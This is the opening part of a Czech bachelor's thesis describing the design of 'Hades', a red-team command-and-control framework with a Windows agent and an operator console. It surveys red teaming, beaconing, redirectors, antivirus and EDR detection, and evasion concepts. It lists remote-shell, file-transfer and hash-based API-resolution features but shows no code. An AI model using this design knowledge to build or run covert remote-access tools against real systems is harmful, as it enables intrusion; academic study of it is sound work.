ČESKÉ VYSOKÉ UČENÍ TECHNICKÉ V PRAZE

FAKULTA BIOMEDICÍNSKÉHO INŽENÝRSTVÍ

Katedra biomedicínské informatiky

Vývoj infrastruktury C2 (Command and Control Infrastructure)

C2 infrastructure development

Bakalářská práce

Studijní program: Informatika a kybernetika ve zdravotnictví

Studijní obor: Informační a komunikační technologie

Autor bakalářské práce: Jan Zabloudil

Vedoucí bakalářské práce: doc. Ing. Karel Hána, Ph.D.

Kladno 2023

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

I. OSOBNÍ A STUDIJNÍ ÚDAJE

Příjmení: **Zabloudil** Jméno: **Jan** Osobní číslo: **499894**
Fakulta: **Fakulta biomedicínského inženýrství**
Garantující katedra: **Katedra informačních a komunikačních technologií v lékařství**
Studijní program: **Informatika a kybernetika ve zdravotnictví**

II. ÚDAJE K BAKALÁŘSKÉ PRÁCI

Název bakalářské práce:

Vývoj infrastruktury C2 (Command and Control Infrastructure)

Název bakalářské práce anglicky:

C2 Infrastructure development

Pokyny pro vypracování:

Navrhněte a vytvořte vlastní nástroje, které společně realizují provoz infrastruktury C2. Ta je složena ze 3 částí a nástroje budou využívat architekturu klient-server. Serverová část bude založená na HTTP protokolu s možností registrace nových agentů, schopností přijímat od agentů data, spravovat je a umožnit agentům zobrazit a stáhnout současné úlohy, které budou vykonávat. Dále navrhněte a vytvořte klientskou část (grafické nebo konzolové rozhraní) určenou pro operátora serveru, přes kterou je možné ovládat agenty (např. vytvářet úlohy, odpojit agenta nebo zobrazit přijatá data). Jako poslední vybudujte klientskou část pro oběť (agent), která poskytne funkcionality pro registraci zařízení na serveru a stáhnutí i spuštění zadaných úloh. Navazování komunikací se serverem bude probíhat v pravidelných intervalech. Agent musí umět podporovat úlohy jako je stahování i nahrávání souborů, vytvoření interaktivního příkazového řádku, získání a vypsání běžících procesů, spuštění specifického příkazu a zjištění informace o uživateli, pod kterým byl agent spuštěn. Vytvořte podrobnou dokumentaci o nástrojích a návod, jak obsluhovat rozhraní pro operátora.

Seznam doporučené literatury:

[1] YOSIFOVICH, Pavel, Mark E. RUSSINOVICH, Alex IONESCU a David A. SOLOMON, Windows Internals, Part 1: System architecture, processes, threads, memory management, and more, ed. 7., Microsoft Press, 2007, ISBN 978-0-7356-8418-8
[2] ALLIEVI, Andrea, Mark E. RUSSINOVICH, Alex IONESCU a David A. SOLOMON, Windows Internals, Part 2., ed. 7., Microsoft Press, 2021, ISBN 978-0-13-546240-9
[3] BARKER, Dylan, Malware Analysis Techniques, Packt, 2021, ISBN 9781839212277
[4] YEHOSHUA, Nir a Uriel KOSAYEV, Antivirus Bypass Techniques, Packt, 2021, ISBN 9781801079747
[5] DUNKERLEY, Mark a Matt TUMBARELLO, Mastering Windows Security and Hardening, Packt, 2020, ISBN 9781839216411

Jméno a příjmení vedoucí(ho) bakalářské práce:

doc. Ing. Karel Hána, Ph.D.

Jméno a příjmení konzultanta(ky) bakalářské práce:

Datum zadání bakalářské práce: **14.02.2023**
Platnost zadání bakalářské práce: **20.09.2024**

doc. Ing. Karel Hána Ph.D.
vedoucí katedry

prof. MUDr. Jozef Rosina, Ph.D., MBA
děkan

PROHLÁŠENÍ

Prohlašuji, že jsem bakalářskou práci s názvem „Vývoj infrastruktury C2 (Command and Control Infrastructure)" vypracoval samostatně a použil k tomu úplný výčet citací použitých pramenů, které uvádím v seznamu přiloženém k diplomové práci.

Nemám závažný důvod proti užití tohoto školního díla ve smyslu § 60 Zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů.

V Kladně 18.5.2023 …..……………..…………………..

Jan Zabloudil

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu práce doc. Ing. Karlovi Hánovi, Ph.D. za přínosnou spolupráci, cenné připomínky a odbornou pomoc při studiu.

ABSTRAKT

Vývoj infrastruktury C2 (Command and Control Infrastructure)

Cílem této práce bylo vyvinout centralizovanou C2 infrastrukturu, jejíž provoz realizují tři nástroje. Nejprve bylo nutné vytvořit serverovou část, podle které se vyvinuly dvě klientské aplikace. Jeden klient plní příkazy (agent) a druhý je zadává (klient pro operátora). Server byl implementován v jazyce Python a je určen pro nasazení v Linux prostředí. Agent je napsaný v jazyce C, je určen pouze pro operační systém Windows a je možné ho zkompilovat do několika spusitelných formátů. Klient pro operátora je konzolová aplikace vyvinutá v jazyce Nim určená k použití na operačních systémech Linux. Finálním produktem práce je fungující C2 framework Hades, který by mohl být použit při testování bezpečnosti organizace. Framework ale není určen pro obcházení antivirových produktů.

Klíčová slova

Command and Control, Command and Control framework, Windows, red teaming, vývoj malwaru

ABSTRACT

C2 infrastructure development

The main aim of this work was a development of centralized C2 infrastructure which consists of 3 utilities. First it was necessary to develop a server-side utility and based on that create 2 client-side applications. First client (agent) fullfills orders and second client (operator's client) gives them. Server was implemented in Python and is designed to work in Linux. Agent is written in C, is only meant to work on Windows and can be compiled into several executable formats. Client for operator is a console application developed in Nim language and is meant to be used in Linux operating system. The final product of this work is a functional C2 framework Hades which could be used during a security testing. The framework however is not meant to evade antivirus solutions.

Keywords

Command and Control, Command and Control framework, Windows, red teaming, malware development

Obsah

Seznam symbolů a zkratek 6

1 Úvod 13

2 Přehled současného stavu 14

2.1 Red teaming 14

2.1.1 Exploitation 15

2.1.2 Command and Control 15

2.1.3 Operations 15

2.1.4 Předání výsledků 15

2.2 C2 infrastruktura 16

2.2.1 Agent 16

2.2.2 Klient 17

2.2.3 Centralizovaný model 17

2.2.4 P2P model 19

2.2.5 Model založený na webových službách 20

2.2.6 Komunikační kanály 20

2.2.7 Frameworky 22

3 Cíle práce 26

3.1 Hades 26

3.2 Spirit 26

3.3 Cronos 27

4 Návrh 28

4.1 Požadavky frameworku 28

4.2 Hades server 29

4.2.1 Požadavky 29

4.2.2 Diagram případů užití 30

4.2.3 Technologie 32

4.2.4 Architektura aplikace 35

4.2.5 Ukládání dat 36

4.2.6 Zpracování dat 38

4.3 Spirit agent 41

4.3.1 Požadavky 41
4.3.2 Diagram případů užití 42
4.3.3 Technologie 43
4.3.4 Životní cyklus 46
4.3.5 Plnění příkazu 48
4.4 Cronos klient 49
4.4.1 Požadavky 49
4.4.2 Diagram případů užití 50
4.4.3 Technologie 52
4.4.4 Architektura 57
4.4.5 Konzolové uživatelské rozhraní 59
5 Implementace 60
5.1 Verzování 60
5.2 Hades server 60
5.2.1 Spuštění Hades serveru 60
5.2.2 API 62
5.2.3 Spouštění listeneru 65
5.2.4 Zastavení listeneru 66
5.2.5 Listener API 67
5.2.6 Nasazení 68
5.3 Spirit agent 69
5.3.1 Využití WinAPI 69
5.3.2 Inicializace 70
5.3.3 Registrační cyklus 72
5.3.4 Hlavní cyklus 74
5.3.5 Dynamické hledání funkcí 75
5.3.6 Spuštění příkazu 78
5.3.7 Výčet spuštěných procesů 81
5.3.8 Kompilace a konfigurace 82
5.3.9 Nasazení 84
5.4 Cronos klient 85
5.4.1 Watchdog vlákna 85

5.4.2 Příkazový řádek ... 86
5.4.3 Struktury ... 88
5.4.4 Kompilace ... 91
6 Uživatelská dokumentace Cronos klienta ... 92
6.1 Argumenty ... 92
6.2 Spuštění ... 93
6.3 Cronos příkazový řádek ... 94
6.3.1 Help ... 94
6.3.2 Exit ... 95
6.3.3 Operator ... 95
6.3.4 Listener ... 97
6.3.5 Spirit ... 100
6.4 Spirit příkazový řádek ... 102
6.4.1 Help ... 102
6.4.2 List ... 103
6.4.3 Delete ... 103
6.4.4 Download ... 104
6.4.5 Upload ... 105
6.4.6 Shell ... 106
6.4.7 Exec ... 107
6.4.8 Ps ... 107
6.4.9 Whoami ... 109
6.4.10 Stop ... 109
6.4.11 Show ... 110
7 Testování ... 113
7.1 Integrační testování ... 113
7.2 Funkční testování ... 113
8 Diskuse ... 114
9 Závěr ... 116
Seznam použité literatury ... 117
Příloha A: Obsah přiloženého ZIP souboru ... 122

Seznam symbolů a zkratek

Seznam zkratek

Zkratka	Význam
C2	Command and Control
API	Application Programming Interface
TTP	Tactics, Techniques and Procedures
SIEM	Security Information and Event Management
EDR	Endpoint Detection & Response
IDS	Intrusion Detection System
ATP	Advanced Persistent Threat
RAT	Remote Access Trojan
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
DNS	Domain Name System
TLS	Transport Security Layer
POP3	Post Office Protocol 3
IMAP	Internet Message Access Protocol
SMTP	Simple Mail Transfer Protocol
FTP	File Transfer Protocol
FTPS	File Transfer Protocol Secure
TFTP	Trivial File Transfer Protocol
ICMP	Internet Control Message Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
CS	Cobalt Strike
SMB	Server Message Block
DOH	DNS over HTTPS
OS	Operační Systém
DLL	Dynamic Link Library
EXE	Executable file format
JWT	JSON Web Token
MAC	Message Authentication Code
ORM	Object–Relational Mapping
WSGI	Web Server Gateway Interface
REST	Representational State Transfer
CRUD	Create, Read, Update, and Delete
COFF	Common Object File Format
WASM	WebAssembly
CLI	Command Line Interface
GUI	Graphic User Interface
ANSI	American National Standards Institute
IPS	Intrusion Prevention System

Seznam obrázků

Obr. 2.1 – Síťový diagram jednoduché C2 infrastruktury 17

Obr. 2.2 – Síťový diagram C2 infrastruktury za použití redirectoru 18

Obr. 2.3 – Síťový diagram C2 infrastruktury a fungování listenerů.............................. 19

Obr. 2.4 – Síťový diagram P2P modelu s červeným agentem fungující jako server...... 19

Obr. 2.5 – Fungování botnetu Naz [7] 20

Obr. 4.1 – Diagram případů užití interakce mezi Cronos klientem a Hades serverem .. 30

Obr. 4.2 - Diagram případů užití interakce mezi Spirit agentem a Hades serverem (Listener API) 31

Obr. 4.3 – Architektura Hades serveru 35

Obr. 4.4 – Návrh Hades databáze 36

Obr. 4.5 – Architektura pro zpracování dat (Hades API) 38

Obr. 4.6 – Stavový diagram autorizačního middlewaru 39

Obr. 4.7 – Stavový diagram startování listener procesu 40

Obr. 4.8 – Diagram případů užití Spirit agenta... 42

Obr. 4.9 – Stavový diagram popisující životní cyklus Spirit agenta 47

Obr. 4.10 – Stavový diagram plnění příkazů 48

Obr. 4.11 – Diagram případů užití Cronos klienta při interakci s operátorem 50

Obr. 4.12 – Vizualizace modulů v Cronos klientovi 58

Obr. 4.13 – Stavový diagram fungování příkazového řádku 58

Obr. 5.1 – Ukázka spuštění kompilačního skriptu použitím Shellcode možnosti 82

Obr. 6.1 – Cronos klient vypsání help argumentu 92

Obr. 6.2 – Cronos klient pokus o připojení na Hades server selhal............................... 93

Obr. 6.3 – Cronos klient příklad autentizačního procesu uživatele Admin 93

Obr. 6.4 – Cronos klient úspěšná autentizace a získání přístupu do Cronos příkazového řádku 93

Obr. 6.5 – Cronos klient ukázka vygenerovaného řetězce pro uživatele Admin............ 94

Obr. 6.6 – Cronos klient ukázka Spirit watchdog vlákna při registraci Spirit agenta 94

Obr. 6.7 – Cronos klient užití příkazu help.. 94

Obr. 6.8 – Cronos klient popis příkazu operator.. 95

Obr. 6.9 – Cronos klient vypsání příkazu operator list 95

Obr. 6.10 – Cronos klient registrace operátora Test 96
Obr. 6.11 – Cronos klient odstranění uživatele Test..... 96
Obr. 6.12 – Cronos klient změna hesla uživatele Test..... 96
Obr. 6.13 – Cronos klient popis příkazu listener 97
Obr. 6.14 – Cronos klient vypsání všech existujících listenerů..... 97
Obr. 6.15 – Cronos klient ukázka tvorby listeneru 98
Obr. 6.16 – Cronos klient start listeneru s identifikátorem 2..... 98
Obr. 6.17 – Cronos klient zastavení listeneru s id 2 užitím argumentu stop 98
Obr. 6.18 – Cronos klient ukázka použití argumentu get 99
Obr. 6.19 – Cronos klient ukázka smazání listeneru pomocí jména..... 99
Obr. 6.20 – Cronos klient popis příkazu spirit..... 100
Obr. 6.21 – Cronos klient zobrazení všech registrovaných Spirit agentů..... 100
Obr. 6.22 – Cronos klient příklad získání informací o spirit agentovi 101
Obr. 6.23 – Cronos klient spuštění Spirit příkazového řádku..... 101
Obr. 6.24 – Cronos klient smazání určitého Spirit agenta 102
Obr. 6.25 – Cronos klient ukázka vygenerovaného řetězce znaků pro Spirit příkazový řádek..... 102
Obr. 6.26 – Cronos klient ukázka Result watchdog vlákna..... 102
Obr. 6.27 – Cronos klient ukázka příkazu list (Spirit) bez parametrů 103
Obr. 6.28 – Cronos klient smazání užití příkazu delete s parametrem -a 103
Obr. 6.29 – Cronos klient ukázka stáhnutí souboru „calc.exe“ 104
Obr. 6.30 – Cronos klient nahrání souboru „calc.exe“ na cílový počítač..... 105
Obr. 6.31 – Cronos klient selhání nahrání souboru „calc.exe“ 105
Obr. 6.32 – Cronos klient ukázka příkazu „shell“ 106
Obr. 6.33 – Cronos klient ukázka příkazu exec spuštěním „ipconfig /all“..... 107
Obr. 6.34 – Cronos klient ukázka příkazu „ps“ 108
Obr. 6.35 – Cronos klient ukázka příkazu „whoami“..... 109
Obr. 6.36 – Cronos klient stopnutí Spirit agenta 109
Obr. 6.37 – Cronos klient ukázka příkazu show při použití příkazu download 110
Obr. 6.38 – Cronos klient ukázka příkazu show při použití příkazu upload 110

Obr. 6.39 - Cronos klient ukázka příkazu show při použití příkazu shell 111
Obr. 6.40 – Cronos klient ukázka příkazu show při použití příkazu exec 111
Obr. 6.41 – Cronos klient ukázka části příkazu show při použití příkazu ps 112
Obr. 6.42 – Cronos klient ukázka příkazu show při použití příkazu whoami 112

Seznam tabulek

Tabulka 1 – Základní porovnání možných frameworků [25] [26] [27] 32

Tabulka 2 – Základní porovnání možných GUI frameworků [43] [44] [45] 52

Tabulka 3 - Základní porovnání možných programovacích jazyků pro CLI aplikace [46] [42] 52

Tabulka 4 – Dostupné API pro modul Tasks 62

Tabulka 5 – Dostupné API pro modul Users 62

Tabulka 6 – Dostupné API pro modul Authentication 62

Tabulka 7 – Dostupné API pro modul Result 63

Tabulka 8 – Popis struktury “Task_output“ 80

Tabulka 9 – Dostupné konfigurace pro Spirit agenta 83

Tabulka 10 – Možnosti spuštění Spirit agenta 84

Tabulka 11 – Popis struktury „Args“ 90

Tabulka 12 – Parametry pro listener create 98

Tabulka 13 – Parametry pro listener update 99

Tabulka 14 – Parametry pro spirit shell 101

Tabulka 15 – Parametry pro spirit delete 101

Tabulka 16 – Parametry příkazu shell 106

Tabulka 17 – Virtuální prostředí 113

Seznam zdrojových kódů

Kód 4.1 – Prefix pro Cronos příkazový řádek ... 59
Kód 4.2 – Prefix pro Spirit příkazový řádek ... 59
Kód 5.1 – Ukázka konfiguračního souboru pro Hades server ... 60
Kód 5.2 – Funkce start listeneru při spuštění Hades serveru ... 61
Kód 5.3 – Ukázka implementace přístupového bodu ... 64
Kód 5.4 - Funkce startování listener procesu ... 65
Kód 5.5 – Funkce pro zastavení listener procesu ... 66
Kód 5.6 – Funkce pro kontrolu běhu listener procesu ... 66
Kód 5.7 – Ukázka spuštění Hades serveru ... 68
Kód 5.8 – Částečná definice struktury „Winapi_Array“ ... 69
Kód 5.9 – Příklad definice odkazu na Windows API funkci ... 69
Kód 5.10 – Inicializace struktury „Winapi_Array“ ... 70
Kód 5.11 – Částečná definice funkce „init_winapi“ ... 71
Kód 5.12 – Definice funkce pro registraci Spirit agenta ... 72
Kód 5.13 – Použití funkce „get_uid“ ... 73
Kód 5.14 – Hlavní cyklus Spirit agenta ... 74
Kód 5.15 – Definice funkce „GetModuleHandle“ ... 76
Kód 5.16 – Definice funkce „GetProcAddress“ ... 77
Kód 5.17 – Definice funkce pro počítání djb2 hash čísla [58] ... 78
Kód 5.18 – Ukázka kódu porovnání typu příkazu podle jeho djb2 hashe ... 79
Kód 5.19 – Definice struktury „Task_output“ ... 80
Kód 5.20 – Ukázka použití funkce „NtQuerySystemInformation“ ... 81
Kód 5.21 – Definice hlavní funkce pro Spirit watchdog vlákno ... 85
Kód 5.22 – Definice funkce pro Cronos příkazový řádek ... 86
Kód 5.23 – Částečná definice funkce pro Spirit příkazový řádek ... 87
Kód 5.24 – Definice struktury „Command“ ... 88
Kód 5.25 – Ukázka naplnění pole „Command“ struktur pro Cronos příkazový řádek .. 88
Kód 5.26 – Definice struktury „Command_Return“ ... 89
Kód 5.27 – Definice struktury „Http_Return“ ... 89

Kód 5.28 – Definice struktury „Args“ 90
Kód 6.1 – Ukázka spuštění Cronos klienta 92
Kód 6.2 – Ukázka použití příkazu help 94
Kód 6.3 – Ukázka použití příkazu listener s argumentem create 98
Kód 6.4 – Ukázka použití příkazu listener s argumentem update 99
Kód 6.5 – Ukázka použití příkazu list s parametrem d rovno false 103
Kód 6.6 – Ukázka použití příkazu download 104
Kód 6.7 – Ukázka použití příkazu download 105
Kód 6.8 – Ukázka použití příkazu exec 107

1 Úvod

Téma této práce, tedy vytvoření fungujícího C2 frameworku, který lze použít při testování bezpečnosti (red teaming), jsem zvolil ze dvou důvodů. Za prvé tuto zajímavou problematiku považuji za nezbytnou při obsáhlých testech bezpečnosti organizace jako je red teaming. Potřebnost testů bezpečnosti různých organizací či firem je stále více aktuální. Za druhé jsem do tématu promítl i osobní zájem zdokonalit se v oblasti tvorby malwaru. Opravdový útočník vytváří malwary pro dosažení svých cílů, které jsou často kriminálního původu. V dnešní době tento malware funguje často na principu Command and Control. Podobné znalosti jsou proto velice cenné při simulaci takového útoku, kdy je možné pro organizaci vyzkoušet, jak by mohl takový útok vypadat (bez reálného poškození).

C2 infrastruktura (Command and Control) hraje důležitou roli po zneužití zranitelného místa při útoku. Útočník totiž potřebuje zůstat v síti a musí nainstalovat agenta, který poskytuje vzdálený přístup k počítači. Právě tento agent získává příkazy od útočníka a ty se vzápětí pokusí splnit. Existuje zde tedy na jedné straně serverová část, na kterou se musí agent připojit, a na druhé straně klientská část pro útočníka (operátora). Účelem práce je tedy vytvořit tři nástroje, které pospolu fungují. Serverová část je webová aplikace a poskytuje dvě oddělené API. První je určené pro připojení operátorova klienta, které by nemělo být veřejně dostupné, a druhé musí být dostupné pro agenta. Webové API je určené k nasazení do Linux prostředí. Klient pro operátora je konzolová aplikace, kterou je možné ovládat agenty i server, a je také určen pro Linux operační systém. Konečně agent má za úkol plnit příkazy od operátora a poskytuje tedy vzdálený přístup k počítači. Tato aplikace je určena výhradně pro Windows operační systém. Celkový produkt, který vznikne z těchto nástrojů, je C2 framework.

V této práci je nejprve vysvětlena problematika red teamingu (testování bezpečnosti). Na tuto část naváže analýza fungování C2 infrastruktur. Poté jsou definovány podrobné cíle celého finální produktu. Následovat bude návrh, který obsahuje nutné požadavky na samotný framework a každou jeho část, případy užití i použité technologie. Každý nástroj je rozdílný a samotné návrhy se tedy odlišují. Následuje implementace těchto nástrojů, kde jsou důležité části kódu nebo jiné informace, jako je například konfigurace, kompilace nebo způsob nasazení jednotlivých nástrojů. Práce je zakončena uživatelskou dokumentací pro operátorova klienta.

2 Přehled současného stavu

Cílem této kapitoly je představení red teaming problematiky a analýza fungování C2 infrastruktur. Mimo jiné je zde také podán přehled veřejně nebo komerčně dostupných C2 frameworků.

2.1 Red teaming

Předtím než pochopíme princip red teamingu, je nutné znát princip penetračního testování. Tato metoda testování má za úkol ověřit bezpečnost dané části organizace. Tyto části mohou být třeba mobilní aplikace, webové aplikace, nativní aplikace nebo popřípadě celá síť. Princip tedy spočívá v nalezení co nejvíce zranitelných míst v dané oblasti. [1] Člověk, který podniká takovéto testy, je nazýván penetračním testerem.

Red teaming je tedy metoda testování celkové bezpečnosti organizace, které se provádí simulováním taktik a technik, jenž by využil opravdový útočník (TTP). Samotný red team je pak skupina lidí, která tento test provádí a většinou se skládá z penetračních testerů. Kromě útoků přes síť je při tomto testování použito i sociální inženýrství nebo fyzické testování budovy. [2] Na druhé straně stojí blue team, který udržuje bezpečnost organizace za pomoci různých nástrojů jako jsou SIEM[1], EDR[2] nebo IDS[3].

Cílem red teamingu je odhalit zranitelná místa pro zlepšení bezpečnosti v relativně kontrolovaném prostředí. Vychází z principu, že žádná organizace neví, jak moc bezpečná je, dokud nebude otestována. [2] Pro dosažení kvality testování je nutné mít osobu, která je jak technicky orientovaná a kreativní, tak i sociálně založená. Mimo jiné musí znát novodobé techniky, procedury a moderní nástroje, které sofistikovaný útočník (také označován jako ATP) používá. [3]

Průběh takového testu není pevně dán a každá organizace si definuje vlastní modely a procesy. Obecně lze test shrnout do čtyř kroků:

- Exploitation
- Command and Control
- Operations
- Předání výsledků

[1] Řešení, které poskytuje viditelnost do sítě, aby bylo možné zabránit případným kyberútokům. [61]

[2] Software, který monitoruje cílové stanice a pokouší se zabránit malwarovým hrozbám. [62]

[3] Aplikace, která monitoruje síťový provoz a snaží se rozpoznat známé hrozby nebo škodlivou či podezřelou aktivitu. [63]

2.1.1 Exploitation

Nejprve je nutné získat počáteční přístup do cílové sítě. Tato fáze se může skládat z dalších kroků, jako je:

- Definování cílů
- Zjištění informací ohledně cílové organizace
- Prohledávání možných aplikací pro napadení

Po zneužití zranitelného místa a získání přístupu se testeři přesunou k dalšímu kroku. Tato fáze je většinou poslední při klasickém penetračním testu. [2] [3]

2.1.2 Command and Control

V této fázi si tester potřebuje udržet přístup k infikovanému počítači po zneužití děr. [3] Toho lze dosáhnout více způsoby, třeba použitím C2 frameworků.

2.1.3 Operations

Po proniknutí do sítě a vytvoření zadních vrátek následují tyto operace:

- Eskalace privilegií
- Zjištění dalších zranitelností v síti
- Pohyb v síti
- Simulace extrakce dat

Tímto krokem je možné završit útočnou část operace a postoupit k finální části. [2] [3]

2.1.4 Předání výsledků

Jakmile je testování završeno, red team předá veškeré své poznatky, které při simulaci útoku získal a společně s blue teamem analyzují slabá místa, které je nutné změnit.

2.2 C2 infrastruktura

C2 neboli Command and Control, je pojem označující skupiny nástrojů a technik, které spolu komunikují přes určitý kanál a plní rozkazy od útočníka. Ten tímto získá neoprávněný přístup k danému počítači. [4]

Tento proces je mezi útočníky velice oblíbený, především z důvodu komunikace přes zvolený kanál. Útočník má schopnost komunikovat jakýmkoliv způsobem a je tak schopný zamaskovat veškerou svou činnost do legitimního síťového provozu. Velikou výhodou je také princip připojování ze sítě ven, kdy zpravidla nejsou nastavena tak striktní firewall pravidla.

Celá infrastruktura se může skládat z více nástrojů, ale dva hlavní jsou nutné pro správný chod. Jeden nástroj je určen ke konání příkazů a druhý naopak příkazy uděluje. Další jsou úzce spjaty s modelem dané infrastruktury.

2.2.1 Agent

Zpravidla se uvádí, že klient, který koná příkazy na daném počítači, je brán jako malware, který se často řadí do rodiny malwarů RAT[1]. Infikovanému počítači se následně říká různými termíny jako třeba zombie nebo bot a síť těchto počítačů se nazývá botnet. [4]

V této práci je tento klient adresován jako agent.

Důležitou součástí tohoto nástroje je takzvaný beaconing [4]. To je proces, který dovolí agentovi zůstat neodhalený v síti a také před antivirovými programy. Beaconing funguje chronologicky následovně (implementace různých frameworků se mohou v některých krocích lišit):

1. Zažádání o nové příkazy
2. Spouštění získaných příkazů nebo dřívějších, které nestihl vykonat
3. Odesílání výsledků, popřípadě ukládání příkazů na později
4. Různé maskovací procedury před antiviry
5. Přechod do spánku na náhodnou nebo určitou dobu.
6. Probuzení a opakování celého cyklu

Agenti v dnešní době využívají mnoho technik pro obcházení antivirů – statické nebo dynamické. Při statických testech antivirů jsou porovnávány různé sekvence kódu, řetězce znaků, použité API funkce nebo přítomnost vysoké entropie. Dynamické

[1] Software, jehož účelem je vzdálené ovládání počítače bez vědomí vlastníka systému.

testy se stále mění a nejsou pevně dané, ale mezi časté techniky, které využívají antiviry nebo EDR programy, patří například API hooking[1] (různé formy) nebo kernel callbacky[2].


Například pro kontrolu API funkcí se využívá struktura IAT, kterou obsahuje každá DLL knihovna nebo spustitelný soubor EXE. V této struktuře je přítomen název API funkce a daná knihovna, která funkci obsahuje. Některé funkce jsou totiž specifické pro určité techniky a lze tak odvodit přibližné chování malwaru. [5]

2.2.2 Klient

Osoba, která řídí C2 infrastrukturu musí mít nástroj, přes který zadává příkazy pro agenty. Podoba tohoto klienta není jednoznačně definována a může se vyskytnout ve formě webových, nativních nebo konzolových aplikací, vzácněji ve formě sociálních sítí.

2.2.3 Centralizovaný model

V případě centralizovaného modelu se jedná o architekturu klient-server a pro funkční provoz je třeba minimálně tří nástrojů. Jelikož ale neexistuje norma, tak různé funkcionality a možnosti jsou dávají prostor pro kreativitu.



Obr. 2.1 – Síťový diagram jednoduché C2 infrastruktury

Středem celého modelu je tedy C2 server, který musí poskytovat různé funkcionality.

[1] Hooking funguje na principu změny toku programu za účelem monitorování, jaké API funkce spuštěná aplikace využívá. Na tomto základě lze vyvodit závěr, zda se aplikace chová jako malware. [59]

[2] EDR nebo AV programy obsahují také vlastní ovladač, který má přístup k registraci callbacku. Takový callback se spustí při určitých akcích, jako je například vytvoření nového procesu. Ovladač tedy získá další informace o spuštěném procesu a má k dispozici mnoho dat, podle kterých lze vyvodit závěr, zda, je aplikace škodlivá. [60]


Ze strany operátora jsou to například:

- Dynamické vytváření nových serverů pro určité agenty – listener
- Komunikace se specifickými agenty
    - Předání příkazů
    - Získání výsledků
- Správa příkazů

Poskytované funkce jsou ale zcela odlišné pro agenta, který by neměl mít stejné možnosti. Tyto funkce jsou například registrace agenta na C2 serveru, získání nových příkazů ke splnění nebo odesílání výsledků pro příkazy.

Redirector

Dalším možným nástrojem pro C2 infrastrukturu je redirector, který má za úkol schovat hlavní C2 server. Toho lze dosáhnout více způsoby, například přesměrováním portů nebo přesměrováním veškerého http provozu. Díky těmto nástrojům je velice jednoduché nahradit různé ztráty serverů a poskytuje dobrou škálovatelnost. [6]




Obr. 2.2 – Síťový diagram C2 infrastruktury za použití redirectoru

Velmi častou praktikou mezi APT je získat kontrolu nad náhodným legitimním serverem a použít ho jako zástěrku pro operaci [4]. Ať už ve formě redirectoru nebo samotného C2 serveru.

Listener

